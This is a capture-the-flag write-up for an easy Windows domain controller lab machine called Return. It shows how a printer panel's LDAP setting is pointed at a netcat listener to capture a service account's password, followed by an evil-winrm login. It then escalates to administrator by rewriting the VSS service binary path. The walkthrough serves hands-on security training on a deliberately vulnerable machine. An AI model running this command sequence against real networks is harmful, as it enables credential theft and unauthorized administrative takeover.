Return is an easy Windows machine which acts as a Domain Controller, hosting a network printer, from which you can gain authentication. Once on the machine, we make use of what groups the user is in.
Nmap returns us a handful of open ports. DNS' port 53, Kerberos' port 88, and lastly LDAP's port 389/3268 indicate that this machine serves as a domain controller:
sudo nmap -sC -sV 10.129.95.241

53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-29 11:58:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)

Port 80 hosts a printer admin panel running PHP.
Fax and Troubleshooting do nothing when interacted with. Settings on the other hand, exposes the printer's configuration, with the username being svc-printer, and password being blanked out - viewing page source didn't show it either.

This got me thinking however - instead of the printer's address, could I put my own IP address in and get additional information worth noting down? I set up a listener via sudo nc -lvnp 389.
The listener caught what's supposedly a password: 1edFg43012!!. With a username and password in our hands, logging in is the next step, using evil-winrm:
evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
The user flag is found on svc-printer's desktop.
Gathering info:
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /all

USER INFORMATION
----------------

User Name          SID
================== =============================================
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
Inside of groups, Server Operators sticks out. With this group, we can modify services:
*Evil-WinRM* PS C:\Users\svc-printer> tasklist /svc
tasklist.exe : ERROR: Access denied
    + CategoryInfo          : NotSpecified: (ERROR: Access denied:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

*Evil-WinRM* PS C:\Users\svc-printer> sc.exe query state=all
\[SC] OpenSCManager FAILED 5:

Access is denied.
Since neither of these worked, I tried using winpeas to find out what services are running - the goal is to find a useful one running as system:
*Evil-WinRM* PS C:\Users\svc-printer> upload winPEASany.exe C:\Users\svc-printer

Info: Uploading winPEASany.exe to C:\Users\svc-printer

Data: 14822056 bytes of 14822056 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer> ./winPEASany.exe
"Check if you can modify the registry of a service"

HKLM\system\currentcontrolset\services\VSS (Server Operators [Allow: WriteKey GenericWrite])
VSS is worth digging into when attacking domain controllers. I looked at the its configuration next to see if there was anything I could change:
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe qc vss
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vss
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\vssvc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Volume Shadow Copy
        DEPENDENCIES       : RPCSS
        SERVICE_START_NAME : LocalSystem
We can change the binary path to our liking! There are two ways we could go about this however, either via adding svc-printer to the group of administrators, done from a command prompt, or by spawning a reverse shell from an uploaded .exe generated by msfvenom. Both would work, since the service runs as system, but to spare myself some time I went with the first option today:
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config vss binpath="C:\windows\system32\cmd.exe /c net localgroup administrators svc-printer /add"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\Users\svc-printer> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer> net localgroup administrators

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
svc-printer
If we log back on using evil-winrm, we'll get system access! Good luck to anyone else popping this box!